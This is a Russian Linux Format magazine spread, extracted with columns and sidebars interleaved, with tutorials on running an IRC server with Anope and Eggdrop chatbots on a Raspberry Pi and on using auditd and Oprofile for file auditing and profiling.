Пора снова изменить файл настройки. При желании можно много чего поменять, но, чтобы Анопе заработал, достаточно изменить всего несколько параметров. Наберите **cd ~/services** для перехода в **install**, установочный каталог Анопе, и скопируйте

```
nano example.conf
```

– откроется пример файла настройки. Прокрутите его содержимое и раскомментируйте параметр IRCModule, установив его

```
pi@raspberrypi: ~/eggdrop
13:07 -!- pi [pi@l.love.debian.org] has joined #lxf
13:07 Users #lxf
13:07 @LXFbot pi
13:07 -!- Irsst: #lxf: Total of 2 nicks, 1 ops, 0 halfops, 0 voices, 1 normal
13:07 -!- Channel #lxf created Mon Aug 20 21:19:00 2012
13:07 -!- Irsst: Join to #lxf was synced in 0 secs
13:07 pi- hello LXFbot
13:07 < pi- how's it going?
13:08 < pi- tell me about Lionel Blair
13:08 < pi- or Lionel Richie
13:08 @LXFbot pi: Lionel Richie is a pop star
13:08 < pi- really
13:08 < pi- I heard Lionel Richie is fashioned out of clay
13:08 < pi- Paul Daniels is magic
13:08 @LXFbot pi: someone said that Paul Daniels is magic
13:09 < pi- Paul Daniels is able to fly
13:09 < pi- Paul Daniels is seven feet tall
13:09 < pi- Jeff Goldblum is a hundred years old
13:09 < pi- Man, I love Paul Daniels
13:09 @LXFbot Well, Paul Daniels is seven feet tall

13:10 pi( i) 2:localhost/#lxf( nt)
[#lxf]
```

в 'hybrid', чтобы Анопе знал, с каким сервером IRC ему придется взаимодействовать. Задайте надежный пароль в разделе Remote Server и запомните его, потому что он пригодится вам в финальной настройке Hybrid. Задайте имя сети и цифры, заданные при установке Hybrid, затем укажите имя оператора-администратора в поле ServicesRoot. Сохраните файл с именем **services.conf**. Теперь зайдите на сайт www.anope.org/ilm.php?p=lm и заполните форму. Она выдаст текст, который можно вставить в **/etc/ircd-hybrid/ircd.conf**, чтобы Hybrid знал все необходимое об Анопе. Наконец, выполните команду

» С ботом надо общаться: результаты не заставят себя ждать. Пригласите других и говорите с ними; а бот будет узнавать все больше и больше.

»

Касательно Eggdrop

Eggdrop'у, пожалуй, уже давненько пора истлеть. Ему почти 20 лет – он был разработан в 1993 году для защиты каналов (изначально – канала #gautep сети Efnет) от попыток захвата и общего переругивания.

Его возможности выходят за пределы разговоров с безумными ботами, снабженными искусственным интеллектом; с ним можно автоматически выгонять из канала тех, кто ведет себя неправильно, поддерживать список этих изгнанных и даже защититься от вредного воздействия обрывов сети, когда один физический


сервер в сети IRC теряет контакт с другим. Еще одна важная возможность бота *Eggdrop* – выделенный канал связи. Даже если сеть IRC выходит из строя, боты-операторы в состоянии подключиться друг к другу по telnet и пообщаться. На практике, если вам нужен лишь приватный чат, можно запустить *Eggdrop* даже без подключения к сети IRC, хотя в этом случае ему не хватает гибкости IRC, и лучше использовать его как вспомогательное средство. Более подробную информацию о текущем состоянии программы см. на www.eggheads.org.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

► Файл `brain.txt` быстро наполнится бредятиной, особенно если ботов несколько.

Скорая помощь

Не нравится *irssi*? Есть и графические клиенты IRC. Самый популярный, похоже, *XChat*, который можно найти на сайте xchat.org.



Скорая помощь

Операторы-администраторы и операторы канала – не одно и то же. У первых есть доступ к внутренним настройкам сервера, чем легко злоупотребить. Последние администрируют только каналы.

```
~/services/services
чтобы запустить Апоре, и командой
sudo /etc/init.d/ircd-hybrid restart
для перезапуска Hybrid с новыми настройками.
```

Egg'оизмы

Сервисы запущены, и мы можем сосредоточиться на запуске одного-двух ботов с *Eggdrop*. Скрипты для этой утилиты написаны на TCL, а в Raspbian он по умолчанию не установлен. Сделать это можно, запустив команды `sudo apt-get install tcl8.4` и `install tcl-dev8.4`. Убедитесь, что устанавливаете версию 8.4: по умолчанию установится 8.5, а она не ладит с *Eggdrop*. Еще одна вещь, которая нужна *Eggdrop* и которую осталось установить – telnet. Установите его командой `apt-get`. *Eggdrop* также устанавливается из исходных кодов; загрузите архив командой

```
wget ftp://ftp.eggheads.org/pub/eggdrop/source/1.6/eggdrop1.6.9.tar.gz
затем распакуйте его командой
```

```
tar xvfz eggdrop1.6.9.tar.gz
Перейдите в созданный каталог и скомаундите ./configure, чтобы подготовить установку Eggdrop для Raspberry Pi.
```

Затем мы с вами обойдем некий камень преткновения. В исходном коде *Eggdrop* есть досадная ошибка, из-за которой команда `make` завершается неудачно. В редакторе *nano* откройте файл `src/md5/md5c.c`, найдите строку 208 и замените ее на следующую:

```
data = ((unsigned char *)data) + free;
включая точку с запятой в конце – затем сохраните файл и вернитесь в основной каталог Eggdrop. Теперь все должно быть готово; запустите make config, затем make clean, затем make и, наконец, make install, чтобы завершить установку Eggdrop. Затем – как будто было мало предыдущего «затем» – исправим еще одну ошибкуку в libc, выполнив команду
```

```
export MALLOC_CHECK_=4
```

чтобы подготовить систему. Откройте файл `eggdrop.simple.conf` в *nano* и пробегитесь по нему, задавая параметры по своему усмотрению. Сервер, к которому мы подключаемся – **127.0.0.1**, так как сервер находится на том же локальном компьютере; если вы хотите выпустить бота *Eggdrop* во внешний мир (но помните, что такие боты не поощряются в большинстве сетей, потому что бывают на редкость надоедливыми) или запустить *Eggdrop* на другом компьютере, здесь можно указать любой IRC-сервер. Убедитесь, что внимательно просмотрели файл настройки – как с Hybrid; здесь есть одна строка, которую нужно удалить, чтобы все заработало.

Запуск бота

Сохраните файл настройки и вызовите *Eggdrop* командой `./eggdrop -m eggdrop.simple.config`

Она запускает локальный сервер telnet на порту 3333, к которому можно подключиться для дальнейшей настройки бота, хотя мы сосредоточимся на администрировании бота через прямое IRC-подключение. Она также подключает бота к каналу, указанному в файле настройки. Запустите IRC-клиент *irssi*, подключитесь

А что, IRC еще живой?

Слухи о смерти IRC сильно преувеличены. Картина, наверное, несколько отличается от той, что была до эры мобильных телефонов и доступных клиентов для мгновенного обмена сообщениями, которые изменили способ нашего общения, но IRC тем не менее процветает. Самая популярная на данный момент сеть – Quakenet (www.quakenet.org) с 60 000 пользователями на 40 000 каналов ежедневно. Возьмите десять крупнейших сетей, и вы получите около 280 000 пользовате-

лей ежедневно, согласно статистике с irc.netsplit.de. Это не рекордное количество, но мы бы сказали, что популярность IRC ничуть не снизилась. IRC – пожалуй, самый простой способ организации открытых групповых чатов, и каждый может создавать собственные каналы или приватные чаты. Имея бота, который ведет лог канала, можно наблюдать за происходящим, даже не заходя в канал. С *DCC* можно передавать друг другу файлы. Мы любим IRC. И вам советуем.

► Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

к серверу 127.0.0.1, зайдите в ранее указанный канал и отправьте сообщение своему боту командой

```
/msg <botname> hello
```

При первом запуске бота вы определитесь как его владелец, и бот будет отвечать вам. Переключитесь на другую панель в *irssi*, нажав Alt + номер панели, где будет показан дружелюбный ответ бота. Сделайте то, что он велит – то есть задайте свой пароль – и вы сможете подключиться к выделенному каналу бота напрямую, набрав

```
/dcc chat <bot name>
```

Но вот беда: на данный момент он не делает ничего особенного, просто красуется в канале. Прелесть *Eggdrop* – в расширяемости скриптами на TCL, и таковых уйма в Интернете. Один из наших любимых – *egg-fu*; это реализация очень простого скрипта искусственного интеллекта. Каждое утверждение добавляется в его виртуальный мозг, поэтому строка вроде «LXF великолепен» свяжет свойство «великолепен» с объектом «LXF». Последующее утверждение «LXF – журнал» добавит в список свойств «журнал», и у бота будет несколько вариантов комментария, когда объект всплывет в разговоре.

Установите его, зайдя в *~/eggdrop/scripts/* и загрузив файл командой

```
wget http://sourceforge.net/projects/egg-fu/files/egg-fu/2.0.11/egg-fu_2.0.11.zip
```

и затем распаковав командой

```
unzip egg-fu_2.0.11.zip
```

Откройте созданный ранее файл настройки *Eggdrop*, прокрутите его до конца и добавьте строку

```
source scripts/egg-fu_2.0.11.tcl
```

«Прелесть Eggdrop – в расширяемости скриптами на TCL, и таковых уйма.»

Благодаря ей при следующем запуске *Eggdrop* загрузит скрипт *egg-fu*. Но это еще не все – мы обнаружили, что *egg-fu* выдает ошибки, если не прописать полные пути в его файле настройки и полный путь в верхней части самого скрипта, поэтому, прежде чем двигаться дальше, позаботьтесь об этом. Потом перезапустите бота. Откройте *irssi*, начните сеанс чата *DCC* с ботом и отправьте ему команду **.die** по выделенному каналу связи, чтобы выключить его. Теперь снова запустите бота, на сей раз сбросив флаг **-m**, так как при последующих запусках этот флаг уже ни к чему. Вернитесь в *irssi*, зайдите в канал бота и побеседуйте с ним. Возможно, не сразу, но в конце концов он начнет подхватывать ваши выражения и отвечать вполне естественно.

Чем дальше, тем смешнее

Дальнейшее развитие бота зависит от вас. Мы очень позабавились, запустив сразу двух ботов с искусственным интеллектом (для этого мы установили другую версию *egg-fu* в другой каталог и создали отдельный файл настройки для *Eggdrop*, указывающий на другой каталог). Да, боты перенимают друг от друга полную ерунду, но время от времени заходить на канал и смотреть, какой степени безумия они достигли – невероятное удовольствие!

Если ваш сервер будет публичным, возможно, вы захотите установить и других ботов. Боты, способные выполнять различные действия от управления каналами до простых игр, имеются на www.egghelp.org/tcl.htm. Конечно, публичный сервер требует добавочной настройки: убедитесь, что все пароли надежны; запускайте все от имени пользователя с ограниченными правами, перенаправьте порты Raspberry Pi на маршрутизаторе и, пожалуй, подключитесь к сервису динамического DNS, типа

Коротко о сервисах

ChanServ

Регистрирует, защищает и администрирует каналы и операторов. Если у вас есть канал и вы хотите защитить его от вторжения, зарегистрируйте его с ChanServ и создайте операторов канала, способных противодействовать любым некорректным действиям.

NickServ

Регистрирует и администрирует отдельные ники. Без NickServ любой мог бы взять себе любой ник в любой момент времени, что привело бы к хаосу; впрочем, некоторые грубые и авторитарные операторы просто «убивают» этот сервис командой **/kill NickServ** и захватывают ники; в частности, по этой причине NickServ не используется в Efnет.

MemoServ

Пригодится для отправки сообщения зарегистрированному пользователю, которого сейчас нет в сети. Но он не вполне надежен. Если ваш адресат не заметит оповещение о новых сообщениях (оно появится сразу после показа «новости дня»), он может пропустить ваше послание.

BotServ

BotServ – не совсем то, что вы могли подумать. По сути, он позволяет создавать физические представления функций ChanServ, и, например, назначить статус оператора канала сможет не ChanServ, а бот. Это мило, но довольно бесполезно, особенно учитывая, что боты BotServ не поддерживают активность канала, когда все люди покидают его.

www.dyndns.com, чтобы посетители всегда могли найти сервер, даже если ваш домашний IP-адрес изменится. И, наконец, помните: если мозг вашего бота слишком разбухнет, то Raspberry Pi, у которого, разумеется, не самая мощная архитектура, зависнет, пока будет думать, что бы ему такого ответить. Чтобы сервер работал плавно, мы ограничили ресурсы процессора, доступные каждому процессу *Eggdrop*. С помощью **apt-get** установите *cpulimit*, затем запустите *Eggdrop* с префиксом **cpulimit --limit 40** (например), чтобы он использовал не более 40 % доступных циклов процессора RPi. Это замедляет бота, но поддерживает жизнь сервера.

К тому же, «мозг» бота хранится в обычном текстовом файле, а значит, туда легко залезть и достать несколько фраз. Если у ваших сражающихся ботов развилась одержимость Джеффом Голдблумом [американский актер, – прим. пер.], как у наших, сделайте это обязательно. Вы раньше знали, что Джефф Голдблум «наверное, пьян» или «компьютерная программа», а также что «Робокоп – это не Джефф Голдблум и, наверное, человек, и, значит, я знаю, что Робокоп – это исследование ноги»? Нет? Ну вот, а теперь знаете. **LXF**

Скорая помощь

Ищете трудностей? Попробуйте *Inspircd* вместо *ircd-hybrid*. У него гораздо больше возможностей, но и файл настройки длинной в добрую милю.

```
pi@raspberrypi: ~
(localhost)
13:29 Lxfbot: Connected to LXFbot, running eggdrop v1.6.9
13:29 Lxfbot:
13:29 Lxfbot:
13:29 Lxfbot:
13:29 Lxfbot:
13:29 Lxfbot:
13:29 Lxfbot: Hey pt! My name is LXFbot and I am running eggdrop v1.6.9, on Linux 3.1.9+.
13:29 Lxfbot:
13:29 Lxfbot: Local time is now 13:29
13:29 Lxfbot: You are an owner of this bot. Only +n users can see this! For more info,
13:29 Lxfbot: see .help set motd. Please edit the motd file in your bot's 'text'
13:29 Lxfbot: directory.
13:29 Lxfbot: Use .help for basic help.
13:29 Lxfbot: Use .help <command> for help on a specific command.
13:29 Lxfbot: Use .help all to get a full command list.
13:29 Lxfbot: Use .help *something* to list any help texts containing "something".
13:29 Lxfbot:
13:29 Lxfbot: Have fun.
13:29 Lxfbot:
13:29 Lxfbot: Commands start with '.' (like '.quit' or '.help')
13:29 Lxfbot: Everything else goes out to the party line.
13:29 Lxfbot:
13:29 Lxfbot: You have no messages.
13:29 Lxfbot: *** pt joined the party line.
13:29 pt(L) 2:localhost=/lxfbot
[=lxfbot]
```

➤ Подключитесь к выделенному каналу связи с ботом по DCC, и у вас появится масса вариантов действий. Наберите **.help**, и вы увидите длинный список.

Bash: Аудит и

Злостный рэпер **Шашанк Шарма** говорит, что *Bash* скачет как Джаггер. Хм-м... Сами разберемся.




Наш эксперт

Шашанк Шарма более четырех лет пишет о свободном ПО для различных изданий, включая Linux.com. Он соавтор книги «Fedora для начинающих».



Вопреки недавнему опросу на TuxRadar, клавиатуры вроде нас просто молятся на *Bash*. Ни Rolling Stones, ни Status Quo, ни старая добрая командная строка не теряют популярности. Если обычные пользователи обращаются к *Bash* лишь чтобы разок почитать ман-страницы, то для опытных и утомленных графическим интерфейсом пользователей *Bash* со своим безграничным набором утилит в запасе может сделать гораздо больше. На нашем уроке мы обсудим несколько таинственных и мощных утилит, которые не каждому по зубам.

➤ Настоятельно рекомендуем изучить удивительно подробные ман-страницы описанных здесь утилит.



Начнем с *auditd*, демона ядра Linux – он умеет незаметно следить за пользователями и файлами и составлять подробные отчеты. Если вы хотите надзирать за своей файловой системой, *auditd* – ваш инструмент. Затем мы рассмотрим *Oprofile*, мощную утилиту командной строки; с ее помощью можно исследовать, часто ли используется кэш L2 или происходит обращение к памяти, следить за количеством аппаратных прерываний и делать массу других крутых штук с ядром или вообще любым кодом. Будучи поклонниками *Bash*, мы рассмотрим и несколько забавных проектов, вроде *DirB*, который здорово облегчает навигацию по *Bash*. Начнем!

Утилиты Auditd

Демон *auditd* – мощнейшая и надежнейшая утилита для слежения за файлами в Linux. Она обеспечивает аудит системных вызовов, и вы можете наблюдать почти за всем, что творится на компьютере. Она также формирует подробные отчеты для последующего анализа, и хотя в ней самой никакого механизма безопасности нет, эти подробные отчеты помогут защитить вашу систему гораздо эффективнее.

Модуль *audit* является частью ядра Linux, начиная с версии 2.6. Также нужно установить дополнительный пакет *auditd*, если он еще не установлен. Он содержит пользовательские утилиты, такие как *auditctl*, *aureport*, *ausearch* и *auditd*; их можно настроить и применять для отслеживания изменений в файловой системе. Этот пакет есть в репозиториях вашего дистрибутива, и он легко устанавливается через утилиту управления пакетами вашего дистрибутива.

У каждой из этих утилит есть своя ман-страница, где перечислены опции ее запуска.

Утилита *auditctl* настраивает демон и включает либо отключает аудит. Для поиска необходимых записей в файлах журналов аудита по именам пользователей, именам файлов, процессам и т.д. пользуйтесь утилитой *ausearch*, а для создания общего отчета по журналам – утилитой *aureport*.

Файлы настройки *auditd* находятся в каталоге `/etc/audit/`. В файле `auditd.conf` задаются расположение лог-файла, параметры его очистки (ротации), его размер и различные другие действия, например, по событиям с почтой или диском, задающие, как нужно поступить с лог-файлами, если дисковое пространство закончится.


Потратьте несколько минут на знакомство с настройками по умолчанию в `auditd.conf` – некоторые вы, возможно, захотите изменить, скажем, `flush` и `freq`, которые определяют способ и частоту записи лог-файлов на диск.

Еще один файл в каталоге `/etc/audit/` – `audit.rules` – содержит команды, загружаемые при запуске демона *audit*. Но файл `auditd.conf` важнее, так как необходимые директивы демону *audit* легко отправить командой `auditctl`.

Наблюдение за файлами

Задать настройки аудита файлов можно с помощью *auditctl* или добавив эти же команды в файл `audit.rules` – в этом случае демон

профилирование



➤ Охват поиска можно сузить временными отметками **now, recent, yesterday, this-week, this-month** и **this-year**. Советуем ознакомиться с **map-страницей ausearch**.

audit приступит к работе сразу после запуска. Формат файла **audit.rules** несколько иной, и мы расскажем о нем чуть позже. Задавать правила мониторинга в **audit.rules** или нет – ваш личный выбор: ни тот, ни другой способ не обладают особыми преимуществами или недостатками. При настройке мониторинга файлов можно задать действия, которые нужно отслеживать и записывать, например, **read, write, execute** и **attribute** [чтение, запись, исполнение или изменение атрибутов]. Эту работу делает команда

```
auditctl -w ~/Documents/esoteric-commands.odt -p war -k esoteric-commands
```

Здесь флаг **-w** задает файл, который нужно отслеживать, с полным путем до него, а флаг **-p** задает права доступа, за которыми мы хотим наблюдать. В данном случае **w** и **r** означает **write** и **read**, а **a** – изменение атрибутов файла. Все системные вызовы к файлу, запрашивающие эти три права доступа, будут записаны.

В отличие от **-w** и **-p**, флаг **-k** не обязателен, но вы скоро поймете, что это самая важная часть команды **auditctl**! Журналы всех аудитов сводятся в один лог-файл, и со временем он так разрастется, что найти записи для интересующего вас файла будет не просто.

Пусть вы наблюдаете за 20 файлами, и после двух месяцев регистрации операций чтения и записи хотите получить информацию по одному из этих файлов. Вы вряд ли сможете просмотреть весь лог-файл, чтобы найти записи для этого файла. Пожалуй, вы никогда их не найдете! Здесь-то и поможет флаг **-k**. Это сокращение от **key** [ключ], и для каждого из заданий на аудит можно создать свой ключ. Потом нужно лишь выбрать результаты из лог-файлов по заданному ключу, и вуаля – готово!

Список всех активных правил выводится командой **auditctl -l**. Команда **auditctl -D** удалит все правила. Регистр имеет значение: ключ **-d** используется для удаления одиночных правил.

Разбираемся в журналах

После настройки аудита для одного или двух файлов зайдите в каталог **/var/log/audit/** и откройте файл **audit.log**. Прокрутите его, и вы поймете, что разобраться во всей этой информации не так-то просто. К счастью, с помощью утилиты **ausearch** можно выделить информацию о нужных файлах по ключам таким образом:

```
# ausearch -k esoteric-command
time->Sun Jul 29 20:30:11 2012\
type=PATH msg=audit(1343574011.954:348): item=0 name="/home/linuxlala/Documents/LXF-esoteric-commands.odt"\
inode=543696 dev=08:05 mode=0100644 ouid=1000 ogid=1000 rdev=00:00\
type=CWD msg=audit(1343574011.954:348): cwd="/home/linuxlala"\
type=SYSCALL msg=audit(1343574011.954:348): arch=40000003 syscall=229 success=no exit=-95 a0=bfd4ab03 a1=b76a7a73 a2=0 a3=0 items=1 ppid=7513 pid=7581 uid=4294967295 uid=1000 gid=1000 euid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1 ses=4294967295 comm="ls" exe="/bin/ls" key="esoteric-commands"
time->Sun Jul 29 19:33:29 2012
type=PATH msg=audit(1343570609.426:25): item=0 name="/home/linuxlala/Documents/LXF-esoteric-commands.odt"\
inode=543696 dev=08:05 mode=0100644 ouid=1000 ogid=1000 rdev=00:00\
type=CWD msg=audit(1343570609.426:25): cwd="/home/linuxlala/Documents"\
type=SYSCALL msg=audit(1343570609.426:25): arch=40000003 syscall=230 success=no exit=-41 a0=bfd4ab03 a1=b76a7a73 a2=0 a3=0 items=1 ppid=7513 pid=7581 uid=4294967295 uid=1000 gid=1000 euid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1 ses=4294967295 comm="soffice.bin" exe="/usr/lib/libreoffice/program/soffice.bin" key="esoteric-commands"
```

Вам сразу бросятся в глаза ключевые слова вроде **'time'**, **'name'**, **'uid'**, **'exe'**, **'key'** и др. Они, соответственно, описывают: время; имя отслеживаемого файла; пользователя, обратившегося к файлу; имя приложения, обратившегося к файлу; ключ, заданный в команде **auditctl**.

Использование ausearch

С помощью утилиты **ausearch** легко просматривать лог-файлы, используя любой из перечисленных выше параметров в качестве фильтра. Например, команда **ausearch -ts today -k esoteric-commands** отобразит все записи, соответствующие ключу **esoteric-commands**. Вы увидите, что для каждой операции доступа к файлу, его изменения, копирования и т.д. есть запись. Флаг **-ts** задает временную отметку. **Today** означает, что нам интересны все записи, сделанные сегодня.

В зависимости от типа файла, например, файла **.txt**, который можно открывать в нескольких программах, с помощью **ausearch** можно просмотреть лог-файлы для конкретных приложений. Например, желая узнать, когда файл был открыт в **gedit**, выполните команду **ausearch -ts today -k text-file -x gedit**. Флаг **-x** задает имя интересующего нас приложения. Аналогично, можно ограничить поиск конкретным пользователем с **userid** или любым другим параметром.

По умолчанию **ausearch** подключается к текущему лог-файлу, но с помощью флага **-f** можно указать другой, если вы хотите что-то поискать в архивных лог-файлах.

При всем несомненном удобстве работы с **ausearch**, жуткое количество записей говорит о том, что придется искать иголку

Скорая помощь


Настроить наблюдение за каталогом можно командой **auditctl -w ~/Documents/ -p wa -k documentsdir**. Не забывайте закрывающий слэш.

Скорая помощь

Файл, наблюдение за которым вы настраиваете, уже должен существовать, чтобы в **audit** можно было записывать его изменения.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

➤ Лог-файл аудита нужно периодически архивировать и убирать с диска, иначе — прощай, свободное место.



С *Oprofile* легко оценить производительность любого кода, выполняющегося в системе, включая ядро, модули ядра, обработчики прерываний ядра, разделяемые библиотеки и приложения. Программа использует данные аппаратных счетчиков производительности, имеющиеся в большинстве современных процессоров, и записывает статистику, с помощью которой можно определить «узкие места» в своем коде и внести необходимые изменения для борьбы с ними.

Аппаратные счетчики производительности предусмотрены в большинстве современных процессоров. Это встроенные регистры, в которые можно записывать аппаратные события, такие как обращения к памяти, промахи кэша, тактовые циклы процессора и т. д.

Благодаря тесной интеграции с устройствами система нагружается очень незначительно, и это выделяет *Oprofile* из других профилировщиков. Поскольку аппаратные счетчики производительности различны для разных архитектур, *Oprofile* будет работать не со всеми архитектурами. На данный момент поддерживаются AMD Athlon, AMD64, семейство Intel, PowerPC, ARM, MIPS и несколько других.

Oprofile в действии

Чтобы включить модуль *oprofile*, не нужно копаться в настройках ядра, но пакет *Oprofile* установить все равно нужно, так как в большинстве дистрибутивов по умолчанию его нет. Но он есть в репозиториях почти всех дистрибутивов, и его можно установить через менеджер пакетов. Как и в случае с аудитом, также будут установлены дополнительные утилиты, *oprocontrol* и *opreport*, которыми мы воспользуемся для изучения кода.

С *oprocontrol* анализировать каждое приложение или код не обязательно. На самом деле, как только вы запустите команду *oprocontrol --start*, *Oprofile* начнет регистрировать вообще всю деятельность вашей системы подряд. Эта команда будет анализировать и ядро; если этого вам не требуется, укажите параметр *--no-vmlinux*.

Хотя выполняемые программой действия кажутся сложными, *Oprofile* почти не нагружает систему, и в фоне вы его даже не заметите.

Прекращает сбор данных команда *oprocontrol --stop*. По умолчанию лог-файлы хранятся в каталоге */var/log/oprofile/*, а файл */root/.oprofile/daemonrc* управляет поведением *oprocontrol*. Параметров настройки не так уж много, не считая включения или отключения профилирования ядра. Это возможно благодаря тому, что можно задавать настройки на лету, как мы сделали с параметром *--no-vmlinux*.

Если это первый запуск профилировщика, оставьте его поработать на время поедания сэндвича, а затем выполните команду *oprocontrol --stop* для остановки профилирования.

Затем просмотрите записанные данные командой *opreport*; но, судя по нашему опыту, лучше перенаправить вывод через *less*, иначе значительная часть данных просто пролетит незамеченными: **opreport | less:**

```
CPU: Core 2, speed 1862 MHz (estimated)
Counted CPU_CLK_UNHALTED events (Clock cycles when not
halted) with a unit mask of 0x00 (Unhalted core cycles)
count 100000
CPU_CLK_UNHALT...I
samples! %!
-----
14924909 26.5600 no-vmlinux
12378992 22.0294 libflashplayer.so
7661915 13.6350 libxul.so
```

Скорая помощь

Можно добавить к одному правилу несколько ключей (несколькими флагами *-k*), а один и тот же ключ использовать в нескольких правилах.

в стое сена. Здесь в дело вступает утилита *aureport*, которая выведет только нужную нам информацию.

Начнем с простого отчета обо всей записанной статистике. Команда *aureport* выведет отчет обо всех записанных событиях, попытках входа в систему, процессах, системных вызовах и т. д., но она не слишком полезна. Информацию обо всех анализируемых файлах можно получить командой *aureport -f*, а вывести список всех исполняемых файлов, за которыми ведется наблюдение — командой *aureport -x*. Главная проблема с *aureport* в том, что она умеет генерировать только отчет одного типа за раз. То есть, нельзя получить отчет о файле и о запусках за один раз — каждый нужно формировать отдельно.

С *aureport* можно формировать разнообразные отчеты, например, по процессам, системным вызовам, пользователям и т. д. Полный список можно найти на ее man-странице.

Oprofile: что и как

Скажите в присутствии пользователей Linux слова «системный профилировщик», и чуть менее чем все от ужаса приобретут сходство с инопланетянами из «28 дней спустя». Фильм и правда неплох — и выражение их лиц тоже убедительно! Своей дурной репутацией системные профилировщики вроде *Oprofile* обязаны тому, что о них не расскажешь, не упомянув о «проверке производительности» и «счетчиках производительности процессора».

Oprofile — системная программа для анализа производительности любого приложения в вашей системе, будь то ядро или вообще произвольный код. У большинства обычных пользователей никогда не будет повода ее применить, но если вы разработчик или «железячник» и хотите убедиться, что системные ресурсы используются правильно, *Oprofiler* — то, что вам надо.

Как и система аудита, *Oprofile* состоит из модулей ядра и системного демона, собирающего данные с работающей системы.

Допустимые величины для *list* и *action* перечислены на man-странице *auditctl*.

```
Аудит, включаемый командой
auditctl -a exit,always -S chmod -S
chown -S mount -S umount
```

будет отслеживать все системные запросы на изменение владельцев или прав на файлы, и все операции (раз)монтажирования.

Используя флаг *-k*, можно определить ключи для каждой из этих операций.

Аудит похитрее

Команда *auditctl* умеет выполнять и более изощренный аудит — скажем, регистрировать все запуски *Firefox* или вызовы команды *chmod*. Мы уже обсудили опцию *-w*, которая активирует слежку на время. Другие полезные опции *auditctl* — *-a* и *-A*, они приписывают правила аудита к концу или к началу файла */etc/audit/audit.rules*, соответственно. Чтобы описать правила, пользуйтесь командой *auditctl -l list,action*.

➤ Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

3480139	6.1932	libc-2.13.so
3002265	5.3428	libavcodec.so.52.72.2
2859126	5.0880	libspeexdsp.so.1.5.0
986232	1.7551	libpthread-2.13.so
850065	1.5128	libmad.so.0.2.1
718010	1.2778	Xorg
CPU_CLK_UNHALT...		
samplel %l		

